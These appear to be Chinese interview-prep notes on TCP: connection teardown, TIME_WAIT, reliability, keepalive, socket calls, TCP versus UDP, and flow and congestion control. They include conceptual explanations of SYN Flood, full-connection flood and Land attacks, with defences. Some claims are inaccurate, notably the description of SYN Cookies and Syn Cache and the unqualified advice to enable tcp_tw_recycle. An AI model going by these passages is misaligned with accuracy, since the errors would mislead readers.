TCP 协议是一种面向连接的、可靠的、基于字节流的运输层通信协议。TCP 是**全双工模**

式，这就意味着，当主机 1 发出 FIN 报文段时，只是表示主机 1 已经没有数据要发送了，主机 1 告诉主机 2，它的数据已经全部发送完毕了；但是，这个时候主机 1 还是可以接受来自主机 2 的数据；当主机 2 返回 ACK 报文段时，表示它已经知道主机 1 没有数据发送了，但是主机 2 还是可以发送数据到主机 1 的；当主机 2 也发送了 FIN 报文段时，这个时候就表示主机 2 也没有数据要发送了，就会告诉主机 1，我也没有数据要发送了，之后彼此就会愉快的中断这次 TCP 连接。

建立连接的第二个 syn 作用是啥？

因为客户端发送的 syn 可能过了好久才到达服务端，而此时客户端超时重传的 SYN 已经到达服务端，那么后来的 SYN 就是无效的，如果不发第二个 syn 查询客户端是否有效的话，服务端就会监听这个延迟到达的请求，造成资源的浪费。所以可以强制发送一个 SYN 询问客户端之前的请求是否有效。

time_wait 状态产生的原因？

1）可靠地实现 TCP 全双工连接的终止

我们必须要假想网络是不可靠的，你无法保证你最后发送的 ACK 报文会一定被对方收到，因此对方处于 LAST_ACK 状态下的 SOCKET 可能会因为**超时**未收到 ACK 报文，而重发 FIN 报文，client **必须维护这条连接的状态（保持 time_wait，具体而言，就是这条 TCP 连接对应的（local_ip, local_port）资源不能被立即释放或重新分配）** 以便**可以重发丢失的 ACK** ，如果主动关闭端不维持 TIME_WAIT 状态，而是处于 CLOSED 状态，主动关闭端将会响应一个 RST，结果 server 认为发生错误，导致服务器端不能正常关闭连接。所以这个 TIME_WAIT 状态的作用就是用来重发可能丢失的 ACK 报文。所以，当客户端等待 2MSL（2 倍报文最大生存时间）后，没有收到服务端的 FIN 报文后，他就知道服务端已收到了 ACK 报文，所以客户端此时才关闭自己的连接。

2）允许老的重复分节在网络中消逝

第二，防止上一节提到的“已失效的连接请求报文段”出现在本连接中。A 在发送完最后一个 ACK 报文段后，再经过时间 2MSL，就可以使本连接持续的时间内所产生的所有报文段都从网络中消失。这样就可以使下一个新的连接中不会出现这种旧的连接请求报文段。

如果 TIME_WAIT 状态保持时间不足够长（比如小于 2MSL），第一个连接就正常终止了。 第二个拥有相同四元组(local_ip, local_port, remote_ip,remote_port)的连接出现（建立起一个相同的 IP 地址和端口之间的 TCP 连接），而第一个连接的重复报文到达，干扰了第二个连接。 TCP 实现**必须防止某个连接的重复报文在连接终止后出现**，所以让 TIME_WAIT 状态保持时间足够长（2MSL），连接相应方向上的 TCP 报文要么完全响应完毕，要么被丢弃。建立第二个连接的时候，不会混淆。

如果网络连接中出现大量 TIME_WAIT 状态所带来的危害？

如果系统中有很多 socket 处于 TIME_WAIT 状态，当需要创建新的 socket 连接的时候可能会受到影响，这也会影响到系统的扩展性。

之所以 TIME_WAIT 能够影响系统的扩展性是因为在一个 TCP 连接中，一个 Socket 如果

关闭的话，它将**保持 TIME_WAIT 状态大约 1-4 分钟** 。如果很多连接快速的打开和关闭的话，系统中处于 TIME_WAIT 状态的 socket 将会积累很多，由于**本地端口数量的限制**，同一时间只有有限数量的 socket 连接可以建立，**如果太多的 socket 处于 TIME_WAIT 状态，你会发现，由于用于新建连接的本地端口太缺乏，将会很难再建立新的对外连接**。

如何消除大量 TCP 短连接引发的 TIME_WAIT？

1）**可以改为长连接**，但代价较大，长连接太多会导致服务器性能问题，而且 PHP 等脚本语言，需要通过 proxy 之类的软件才能实现长连接；

2）修改 ipv4.ip_local_port_range，**增大可用端口范围**，但只能缓解问题，不能根本解决问题；

3）客户端程序中设置 socket 的 SO_LINGER 选项；

4）客户端机器打开 tcp_tw_recycle 和 tcp_timestamps 选项；

5）客户端机器打开 tcp_tw_reuse 和 tcp_timestamps 选项；

6）客户端机器设置 tcp_max_tw_buckets 为一个很小的值；

TIME_WAIT 的时间？

就是 2 个报文最长生存时间（2MSL），1 个 MSL 在 RFC 上建议是 2 分钟，而实现传统上使用 30 秒，因而，**TIME_WAIT 状态一般维持在 1-4 分钟**。

当关闭连接时最后一个 ACK 丢失怎么办？

如果最后一个 ACK 丢失的话，TCP 就会认为它的 FIN 丢失，进行重发 FIN。在客户端收到 FIN 后，就会设置一个 2MSL 计时器，2MSL 计时器可以使客户等待足够长的时间，使得在 ACK 丢失的情况下，可以等到下一个 FIN 的到来。如果在 TIME－WAIT 状态汇总有一个新的 FIN 到达了，客户就会发送一个新的 ACK，**并重新设置 2MSL 计时器**。

如果重传 FIN 到达客户端时，客户端已经进入 CLOSED 状态时，那么客户就永远收不到这个重传的 FIN 报文段，服务器收不到 ACK，服务器无法关闭连接。

TCP 如何保证可靠传输？

http://www.cnblogs.com/deliver/p/5471231.html

0、在传递数据之前，会有三次握手来建立连接。

1、应用数据被分割成 TCP 认为最适合发送的数据块（按字节编号，合理分片）。这和 UDP 完全不同，应用程序产生的数据报长度将保持不变。 **(将数据截断为合理的长度)**

2、当 TCP 发出一个段后，它启动一个定时器，等待目的端确认收到这个报文段。如果不能及时收到一个确认，将重发这个报文段。**(超时重发)**

3、当 TCP 收到发自 TCP 连接另一端的数据，它将发送一个确认。这个确认不是立即发送，通常将推迟几分之一秒 。**(对于收到的请求，给出确认响应)** (之所以推迟，可能是要对包做完整校验)。

4、TCP 将保持它首部和数据的检验和。这是一个端到端的检验和，目的是检测数据在传输过程中的任何变化。如果收到段的检验和有差错，TCP 将丢弃这个报文段和不确认收到此报文段。 **(校验出包有错，丢弃报文段，不给出响应，TCP 发送数据端，超时时会重发数据)**

5、既然 TCP 报文段作为 IP 数据报来传输，而 IP 数据报的到达可能会失序，因此 TCP 报文段的到达也可能会失序。如果必要，TCP 将对收到的数据进行重新排序，将收到的数据以正确的顺序交给应用层。 **(对失序数据进行重新排序，然后才交给应用层)**

6、既然 IP 数据报会发生重复，TCP 的接收端必须丢弃重复的数据。**(对于重复数据，能够丢弃重复数据)**

7、TCP 还能提供流量控制。TCP 连接的每一方都有固定大小的缓冲空间。TCP 的接收端只允许另一端发送接收端缓冲区所能接纳的数据。这将防止较快主机致使较慢主机的缓冲区溢出。**(TCP 可以进行流量控制，防止较快主机致使较慢主机的缓冲区溢出)**TCP 使用的流量控制协议是可变大小的滑动窗口协议。

8、TCP 还能提供拥塞控制。当网络拥塞时，减少数据的发送。

TCP 建立连接之后怎么保持连接（检测连接断没断）？

有两种技术可以运用。一种是由 TCP 协议层实现的 **Keepalive 机制**，另一种是由应用层自己实现的 **HeartBeat 心跳包**。

1.在 TCP 中有一个 Keep-alive 的机制可以检测死连接，原理很简单，当连接闲置一定的时间（参数值可以设置，默认是 2 小时）之后，TCP 协议会向对方发一个 keepalive 探针包（包内没有数据），对方在收到包以后，如果连接一切正常，应该回复一个 ACK；如果连接出现错误了（例如对方重启了，连接状态丢失），则应当回复一个 RST；如果对方没有回复，那么，**服务器**每隔一定的时间（参数值可以设置）再发送 keepalive 探针包，如果连续多个包（参数值可以设置）都被无视了，说明连接被断开了。

2.心跳包之所以叫心跳包是因为：它像心跳一样每隔固定时间发一次，以此来告诉服务器，这个客户端还活着。事实上这是为了保持长连接，至于这个包的内容，是没有什么特别规定的，不过一般都是很小的包，或者只包含包头的一个空包。由应用程序自己发送心跳包来检测连接的健康性。客户端可以在一个 Timer 中或低级别的线程中定时向服务器发送一个短小精悍的包，并等待服务器的回应。客户端程序在一定时间内没有收到服务器回应即认为连接不可用，同样，服务器在一定时间内没有收到客户端的心跳包则认为客户端已经掉线。

TCP 三次握手有哪些漏洞？

1.SYN Flood 攻击

SYN Flood 是 **DDoS 攻击**的方式之一，这是一种利用 TCP 协议缺陷，发送大量伪造的 TCP 连接请求，从而使得被攻击方资源耗尽（CPU 满负荷或内存不足）的攻击方式。

要明白这种攻击的基本原理，还是要从 TCP 连接建立的过程开始说起：

首先，请求端（客户端）发送一个包含 SYN 标志的 TCP 报文，SYN 即同步（Synchronize），同步报文会指明客户端使用的端口以及 TCP 连接的初始序号；

第二步，服务器在收到客户端的 SYN 报文后，将返回一个 SYN+ACK 的报文，表示客户端的请求被接受，同时 TCP 序号被加一，ACK 即确认（Acknowledgment）。

第三步，客户端也返回一个确认报文 ACK 给服务器端，同样 TCP 序列号被加一，到此一个 TCP 连接完成。

以上的连接过程在 TCP 协议中被称为三次握手。

问题就出在 TCP 连接的三次握手中，假设一个用户向服务器发送了 SYN 报文后突然死机或掉线，那么服务器在发出 SYN+ACK 应答报文后是无法收到客户端的 ACK 报文的（第三次握手无法完成），**这种情况下服务器端一般会不停地重试（再次发送 SYN+ACK 给客户端）并等待一段时间后丢弃这个未完成的连接**，这段时间的长度我们称为 **SYN Timeout**（大约为 30 秒-2 分钟）；一个用户出现异常导致服务器的一个线程等待 1 分钟并不是什么很大的问题，但如果有一个恶意的攻击者**发送大量伪造原 IP 地址的攻击报文**，发送到服务端，**服务器端将为了维护一个非常大的半连接队列而消耗非常多的 CPU 时间和内存。**服务器端也将忙于处理攻击者伪造的 TCP 连接请求而无暇理睬客户的正常请求（毕竟客户端的正常请求比率非常之小），此时从正常客户的角度看来，服务器失去响应，这种情况我们称作：服务器端受到了 SYN Flood 攻击（SYN 洪水攻击）。

原理：攻击者首先伪造地址对 服务器发起 SYN 请求，服务器回应(SYN+ACK)包，而真实的 IP 会认为，我没有发送请求，不作回应。服务 器没有收到回应，这样的话，服务器不知 道(SYN+ACK)是否发送成功，默认情况下会重试 5 次（tcp_syn_retries）。这样的话，对于服务器的内存，带宽都有很大的消耗。攻击者 如果处于公网，可以伪造 IP 的话，对于服务器就很难根据 IP 来判断攻击者，给防护带来很大的困难。

2.解决方法：

第一种是缩短 SYN Timeout 时间；

由于 SYN Flood 攻击的效果取决于服务器上保持的 SYN 半连接数，这个值=SYN 攻击的频度 x SYN Timeout，所以通过缩短从接收到 SYN 报文到确定这个报文无效并丢弃该连接的时间，例如设置为 20 秒以下（过低的 SYN Timeout 设置可能会影响客户的正常访问），可以成倍的降低服务器的负荷。

第二种方法是设置 SYN Cookie；

就是**给每一个请求连接的 IP 地址分配一个 Cookie，如果短时间内连续受到某个 IP 的重复 SYN 报文，就认定是受到了攻击**，以后从这个 IP 地址来的包会被丢弃。

可是上述的两种方法只能对付比较原始的 SYN Flood 攻击，缩短 SYN Timeout 时间仅在对方攻击频度不高的情况下生效，SYN Cookie 更依赖于对方使用真实的 IP 地址，如果攻击者以数万/秒的速度发送 SYN 报文，同时利用随机改写 IP 报文中的源地址，以上的方法将毫无用武之地。例如 SOCK_RAW 返回的套接字通过适当的设置可以自己完全控制 IP 头的内容从而实现 IP 欺骗。

第三种方法是 Syn Cache 技术。

这种技术在收到 SYN 时不急着去分配系统资源，而是先回应一个 ACK 报文，并在一个专用的 HASH 表中（Cache）中保存这种半开连接，直到收到正确的 ACK 报文再去分配系统。

第四种方法是使用硬件防火墙。

SYN FLOOD 攻击很容易就能被防火墙拦截。

扩展：ddos 攻击的原理，如何防止 ddos 攻击？

DDOS 是英文 Distributed Denial of Service 的缩写，意即“分布式拒绝服务”。

当前主要有 2 种流行的 DDOS 攻击：

1、**SYN Flood 攻击**：这种攻击方法是经典最有效的 DDOS 方法。

2、**TCP 全连接攻击**

这种攻击是为了绕过常规防火墙的检查而设计的，一般情况下，常规防火墙大多具备过滤 Land 等 DOS 攻击的能力，但**对于正常的 TCP 连接是放过的**，很多网络服务程序（如：IIS、Apache 等 Web 服务器）能接受的 TCP 连接数是有限的，一旦有大量的 TCP 连接，则会导致网站访问非常缓慢甚至无法访问。

TCP 全连接攻击就是通过许多僵尸主机不断地与受害服务器建立大量的 TCP 连接，直到服务器的内存等资源被耗尽而被拖跨，从而造成拒绝服务。

这种攻击的特点是可绕过一般防火墙的防护而达到攻击目的。

缺点是需要找很多僵尸主机，并且由于僵尸主机的 IP 是暴露的，因此容易被追踪。

1.限制 SYN 流量

用户在路由器上配置 SYN 的最大流量来限制 SYN 封包所能占有的最高频宽，这样，当出现大量的超过所限定的 SYN 流量时，说明不是正常的网络访问，而是有黑客入侵。

2.定期扫描

定期扫描现有的网络主节点，清查可能存在的安全漏洞，对新出现的漏洞及时进行清理。

3.在骨干节点配置防火墙

防火墙本身能抵御 Ddos 攻击和其他一些攻击。在发现受到攻击的时候，可以将攻击导向一些牺牲主机，这样可以保护真正的主机不被攻击。当然导向的这些牺牲主机可以选择不重要的，或者是 linux 以及 unix 等漏洞少和天生防范攻击优秀的系统。

4.用足够的机器承受黑客攻击

这是一种较为理想的应对策略。如果用户拥有足够的容量和足够的资源给黑客攻击，在它不断访问用户、夺取用户资源之时，自己的能量也在逐渐耗失，或许未等用户被攻死，黑客已无力支招儿了。不过此方法需要投入的资金比较多，平时大多数设备处于空闲状态，和目前中小企业网络实际运行情况不相符。

5.过滤不必要的服务和端口

可以使用 Inexpress、Express、Forwarding 等工具来过滤不必要的服务和端口，即在路由器上过滤假 IP。

2.Land 攻击

LAND 攻击利用了 TCP 连接建立的三次握手过程，通过向一个目标主机发送一个用于建立请求连接的 TCP **SYN 报文**而实现对目标主机的攻击。与正常的 TCP SYN 报文不同的是：**LAND 攻击报文的源 IP 地址和目的 IP 地址是相同的，都是目标主机的 IP 地址**。这样目标主机接在收到这个 SYN 报文后，就会向该报文的源地址发送一个 ACK 报文，并建立一个 TCP 连接控制结构，而该报文的源地址就是自己。由于目的 IP 地址和源 IP 地址是相同的，都是目标主机的 IP 地址，因此这个 **ACK 报文就发给了目标主机本身**。这样如果攻击者发送了足够多的 SYN 报文，则目标计算机的 TCB 可能会耗尽，最终不能正常服务。

TCP 存在的缺陷有哪些？

1.TCP 三次握手可能会出现 SYN Flood 攻击。

2.TCP 三次握手可能会出现 Land 攻击。

2.Connection Flood 攻击。

原理是**利用真实的 IP 地址**向服务器**发起大量的连接**，并且建立连接之后**很长时间不释放**并定时发送垃圾数据包给服务器使连接得以长时间保持，占用服务器的资源，造成服务器上残余连接(WAI-time 状态)过多，效率降低，甚至资源耗尽，无法响应其他客户所发起的连接。

防范该攻击主要有如下方法：

1.限制每个源 IP 的连接数。

2.对恶意连接的 IP 进行封禁。

3.主动清除残余连接。

三次握手与 accept()函数的关系？

1.客户端发送 SYN 给服务器。

2.服务器发送 SYN+ACK 给客户端。

3.客户端发送 ACK 给服务器。

4.连接建立,调用 accept()函数获取连接。

在三次握手和四次挥手协议中，客户端和服务器端各用到什么函数（这里涉及到底层的 socket 知识）。

socket 的基本操作（加粗的是阻塞函数）

socket()函数


bind()函数

listen()、**connect()函数**


accept()函数

read()/write()函数-------send()/recv()函数


close()函数



Socket server 和 client 通信流程图：




Socket 三次握手连接图：



从图中可以看出，当客户端调用 connect()函数时，触发了连接请求，向服务器发送了 SYN J 包，这时 connect 进入阻塞状态（**先调用 connect（）函数，然后发送 SYN 包**）；服务器监听到连接请求，即收到 SYN J 包，调用 accept()函数接收请求（**先收到 SYN 包，然后调用 accept()函数**），向客户端发送 SYN K ，ACK J+1，这时 accept 进入阻塞状态；客户端收到服务器的 SYN K ，ACK J+1 之后，这时 connect 返回，并对 SYN K 进行确认；服务器收到 ACK K+1 时，accept 返回，至此三次握手完毕，连接建立。

总结：客户端的 connect()函数在三次握手的第二次之后返回，而服务器端的 accept（）在三次握手的第三次之后返回。

Socket 四次握手断开连接图：



注意，**read()返回 0 就表明收到了 FIN 段。**

函数:

socket()　-- 创建套接字，它会创建一个结构体及收发缓冲区。此时并不指定该套接字在哪个 IP 和 PORT 口上。

bind()　-- 用于将套接字绑定在特定的 IP 和 PORT 上。

listen(SOCKET s, int backlog)　-- 用于为侦听端口创建两个队列（见上图）用于接收客户端的 SYN 请求，侦听客户端的 Socket 连接请求。backlog 指的就是**已经完成握手了**的队列的大小。

accept()　--- 将侦听端口中的 ESTABLISHED 队列中取出那些连接。**accept 函数返回的是已建立连接的套接字描述符，包括客户端的 ip 和 port 信息，服务器的 ip 和 port 信息。**

connect()　-- 客户端连接请求。

read() ---- 负责从 fd 中读取内容。当读成功时，read 返回实际所读的字节数，如果返回的值是 0 表示已经读到文件的结束了，小于 0 表示出现了错误。

write() -----将 buf 中的 nbytes 字节内容写入文件描述符 fd。成功时返回写的字节数。

客户端过程：socket() ->　bind（）（**可选的**）->connect()

服务器过程：socket() -> bind（）　-> listen() -> accept()

listen 的真正目的?

listen 的函数为侦听端口创建两个队列：未完成队列(SYN_RCV 状态)和已完成队列。如果不调用 listen，则客户端过来的 SYN 请求无法入队接受进一步的处理。因此，listen 是服务器的必须过程。

如果客户端发起握手请求，服务端无法立刻建立连接应该回应什么？

RST 报文，表示重置，重新建立连接。

TCP 与 UDP 的区别（或各自的优缺点），以及各自的用途和使用领域。

1. 基于连接 vs 无连接

TCP 是面向连接的协议，而 UDP 是无连接的协议。这意味着当一个客户端和一个服务器通过 TCP 发送数据之前，必须先建立连接，建立连接的过程也被称为 TCP 三次握手。

2.可靠性

TCP 提供交付保证,这意味着一个使用 TCP 协议发送的消息是保证交付给客户端的，如果消息在传输过程中丢失,那么它将重发。UDP 是不可靠的,它不提供任何交付的保证，一个数据报包在运输途中可能会丢失。

3.有序性

消息到达网络的另一端时可能是无序的，TCP 协议将会为你排好序。UDP 不提供任何有序性的保证。

4.速度

TCP 速度比较慢，而 UDP 速度比较快，因为 TCP 必须创建连接，以保证消息的可靠交付和有序性，他需要做比 UDP 多的事。这就是为什么 UDP 更适用于对速度比较敏感的应用。TCP 适合传输**大量数据**，UDP 适合传输**少量数据**。

5.重量级 vs 轻量级

TCP 是重量级的协议，UDP 协议则是轻量级的协议。一个 TCP 数据报的报头大小最少是 20 字节，UDP 数据报的报头固定是 8 个字节。TCP 报头中包含序列号，ACK 号，数据偏移量，保留，控制位，窗口，紧急指针，可选项，填充项，校验位，源端口和目的端口。而 UDP 报头只包含**长度，源端口号，目的端口，和校验和**。

6.流量控制或拥塞控制

TCP 有流量控制和拥塞控制。UDP 没有流量控制和拥塞控制。

7.TCP 面向字节流，UDP 是面向报文的。

TCP 是字节流的协议，无记录边界。

UDP 发送的每个数据报是记录型的数据报，所谓的记录型数据报就是接收进程可以识别接收到的数据报的记录边界。

8.TCP 只能单播，不能发送广播和组播；UDP 可以广播和组播。

TCP 应用场景：效率要求相对低，但对准确性要求相对高的场景。因为传输中需要对数据确认、重发、排序等操作，相比之下效率没有 UDP 高。举几个例子：**文件传输、邮件传输**、远程登录。

UDP 应用场景：效率要求相对高，对准确性要求相对低的场景。举几个例子：**QQ 聊天、QQ 视频**、网络语音电话（即时通讯，速度要求高，但是出现偶尔断续不是太大问题，并且此处完全不可以使用重发机制）、广播通信（**广播、多播**）。

为什么 TCP 比 UDP 安全，但是还有很多用 UDP？

1.无需建立连接（减少延迟）

2.无需维护连接状态

3.头部开销小，一个 TCP 数据报的报头大小最少是 20 字节，UDP 数据报的报头固定是 8 个字节。

4.应用层能更好地控制要发送的数据和发送时间。UDP 没有拥塞控制，因此网络中的拥塞不会影响主机的发送频率。某些实时应用要求以稳定的速度发送数据，可以容忍一些数据的丢失，但不允许有较大的延迟，而 UDP 正好满足这些应用的需求。

UDP 为何快？

1.不需要建立连接

2.对于收到的数据，不用给出确认

3.没有超时重发机制

4.没有流量控制和拥塞控制

TCP 如何实现流量控制和拥塞控制。tcp 是怎么做错误处理的？

流量控制就是**让发送方的发送速率不要太快**，要让接收方来得及接收。利用**滑动窗口机制**可以很方便地在 TCP 连接上实现对发送方的**流量控制**。原理这就是运用 TCP 报文段中的**窗口大小字段**来控制，发送方的发送窗口不可以大于接收方发回的窗口大小。

滑动窗口机制见《王道单科-数据链路层的部分》。

所谓滑动窗口协议，自己理解有两点：1. “窗口”对应的是一段可以被发送者发送的字节序列，其连续的范围称之为“窗口”；2. “滑动”则是指这段“允许发送的范围”是可以随着发送的过程而变化的，方式就是按顺序“滑动”。在引入一个例子来说这个协议之前，我觉得很有必要先了解以下前提：

-1. TCP 协议的两端分别为发送者 A 和接收者 B，由于是全双工协议，因此 A 和 B 应该分别维护着一个独立的发送缓冲区和接收缓冲区，由于对等性（A 发 B 收和 B 发 A 收），我们以 A 发送 B 接收的情况作为例子；

-2. 发送窗口是发送缓存中的一部分，是可以被 TCP 协议发送的那部分，其实应用层需要发送的所有数据都被放进了发送者的发送缓冲区；

-3. 发送窗口中相关的有四个概念：已发送并收到确认的数据（不再发送窗口和发送缓冲区之内）、已发送但未收到确认的数据（位于发送窗口之中）、允许发送但尚未发送的数据以及发送窗口外发送缓冲区内暂时不允许发送的数据；

-4. 每次成功发送数据之后，发送窗口就会在发送缓冲区中按顺序移动，将新的数据包含到窗口中准备发送；

几种拥塞控制方法：

慢开始和拥塞避免、快重传和快恢复。




图 5-25　慢开始和拥塞避免算法的实现举例




图 5-27　从连续收到三个重复的确认转入拥塞避免

TCP 滑动窗口协议,窗口过大或过小有什么影响?

滑动窗口的大小对网络性能有很大的影响。

如果滑动窗口过小，极端的情况就是停止等待协议，发一个报文等一个 ACK，会造成通信效率下降。

如果滑动窗口过大，网络容易拥塞，容易造成接收端的缓存不够而溢出，容易产生丢包现象，则需要多次发送重复的数据，耗费了网络带宽。

